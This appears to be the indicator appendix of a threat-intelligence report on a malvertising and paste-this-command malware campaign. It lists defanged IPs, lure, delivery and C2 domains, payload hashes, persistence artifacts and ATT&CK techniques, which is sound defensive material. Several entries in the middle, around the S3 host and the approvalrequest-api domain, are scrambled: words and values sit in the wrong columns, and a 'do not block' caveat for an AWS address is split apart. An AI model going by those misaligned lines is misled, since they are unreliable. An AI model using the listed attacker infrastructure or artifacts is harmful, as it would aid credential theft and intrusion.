158.94.208[.]104	browser contact, same /24 as the lure host above
91.92.243[.]161	browser contact, no lure domain recovered
178.16.54[.]253	lure host (marketing080company[.]one); also fronted an unrelated counterfeit-ID vendor site, which is not part of this campaign
178.16.54[.]40	outbound contact
178.16.55[.]232	outbound contact
91.92.241[.]111	outbound contact
158.94.211[.]76	outbound contact
130.12.180[.]63	lure host reached from an emailed short link
130.12.180[.]174	outbound contact

Lure and delivery infrastructure, beyond the domains listed earlier:

catholicisma[.]com	lure serving the padded Run-dialog command
rsvpopenh[.]one	lure reached via an emailed, gateway-rewritten short link
marketing080company[.]one	lure, resolved to 178.16.54[.]253
thegreenfortune[.]com	lure
mnoskemp[.]beer	dropper host (archive utility + payload archive)
pilotkadomen[.]club	second-stage download host (recovered, never executed)
claritydelivr[.]com	newly registered apex behind both names below
cdn.claritydelivr[.]com	served as a page-analytics script in one environment
and	
approvalrequest-api[.]com	as the fileless stager's front in another MSI source in the Run-dialog paste, over plain HTTP

2d4e5f6-7a8b-4c2d-9e1f-3b5a7c8d9e0fc.s3.us-east-1.amazonaws[.]com	first-stage batch script host. Reproduced verbatim
from the	
8-4-4-4-12	source event. The label shape is 7-4-4-4-13, not the
16.15.228[.]38	of a UUID, so confirm it before pivoting on it.
NOT	the S3 endpoint curl reached – AWS infrastructure,
do	attacker-owned. Listed for timeline reconstruction;
	not block it
lockpopclickgetfile[.]monster	payload-delivery apex
pipeplane[.]cfd	delivery host
pcapps[.]my	random-subdomain delivery apex
gettrack[.]my	random-subdomain delivery apex
securecab[.]fit	random-subdomain delivery apex
uruvita[.]com	delivery apex, Cloudflare-fronted
unhosting[.]site	32-hex-subdomain delivery pattern

Traffic-distribution resolutions on 178.16.53[.]137, which show the advertising side of the same space:

dntds[.]shop	nttdss[.]shop	sdntds[.]shop
ntdnewtds[.]shop	dnsnewtds[.]shop	newtdsone[.]shop
alianzeg[.]shop	getfix[.]win	(historical TLS subjects)

Further names on 178.16.52[.]101 from public scan data, which we did not observe reached in any environment we monitor:

fingerprint-veri[.]info	verico-de-id[.]beer	bootstrap-maxcdn[.]beer
trunnns[.]beer	ai-nexora[.]sbs	chekbrow[.]beer
cdn-plugin-js[.]beer	lcates-vs[.]beer	bnsclod[.]beer
biyaconserver[.]beer	cdn-2faclov[.]sbs	

Stage-two C2, outside the ASN:

carrotbunnies[.]com	stealer C2, resolves to 193.202.84[.]17 (AS202226)
193.202.84[.]17	primary C2 and data sink
kerosand[.]net	EtherHiding C2, registered 11 days before use
176.65.144[.]127	EtherHiding C2, tcp/3847 – block all ports, not just 3847

Payload hashes, SHA-256:

9a736f4812b485f9cf5b1332a791b205b5135a4b3a0c41f473ad9cc9fbe2d75c	MSI dropper
b004acacd8ef5d7e8a2fd99a7931af0ced87b280d5acd2fde499da4a8f24e916	trojanized obs.dll
81ecbf004dc9dbf8ea4c50bde1ed55806fb5fdf689d165856112ea9f4d5021e0	WSql-2.dll
a410c89db9140ed9dff55bff00b0338fbdfcc709490782c7b28e8a10c11eb3b	cred64.dll, Amadey
plugin *	
d77bc0bb3018b6cc834c1af1eeffaa1c0b906314308d6ab88588f8d41eb62090c	cmd.cmd loader *

* from the upstream intel writeup on this ASN, not from a chain we investigated

Host artifacts:

{C5907138-B44F-408E-A9CA-4D49FDEBD5AC}	MSI product code (durable; the filename wasn't)
%LOCALAPPDATA%\Programs\OBS Studio Enhanced Controller\	
%LOCALAPPDATA%\HostShared\node.exe	running app\src\index.js
%LOCALAPPDATA%\Microsoft\	embedded Python runtime and 7-Zip drop target
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\	persistence via StubPath
conhost.exe --headless cmd /c,	parented by Explorer.EXE
._agent.vbs	dropped by the msixexec chain
config.cmd, config.py	first- and second-stage script names
popsa	archive password

Filenames like node.exe, obs64.exe, config.cmd and index.js aren't indicators on their own. What mattered was a signed binary loading one unsigned DLL, a signed runtime executing a script out of a user-writable path, and a console host spawned headless by Explorer.

ATT&CK techniques observed: [T1204.004 Malicious Copy and Paste](#), [T1583.008 Malvertising](#), [T1102.001 Dead Drop Resolver](#), [T1071.001 Web Protocols](#), [T1105 Ingress Tool Transfer](#), [T1059.001 PowerShell](#), [T1059.003 Windows Command Shell](#), [T1218.007 Msiexec](#), [T1574.001 DLL](#), [T1027.010 Command Obfuscation](#), [T1547.014 Active Setup](#) and [T1053.005 Scheduled Task](#).

We've deliberately kept that list to techniques the narrative above actually evidences. Credential access, remote-access tooling and defense tampering all show up in alerts that fired alongside this activity, but none of them are anchored in a chain we've described here, so they're not mapped. The logon auto-run in the installer chain isn't mapped either: the telemetry couldn't separate a Run key from a Startup-folder entry from an at-logon task, and we'd rather leave it off than guess which.

Observational, drawn from endpoint telemetry across the environments we monitor. Identifying details, hostnames and timestamps are withheld. Indicators are attacker-controlled except where marked otherwise. Legitimate services the attackers abused along the way (URL shorteners, blockchain RPC gateways, cloud storage) are named in the text but deliberately kept out of the lists, because blocking them costs you more than it costs them.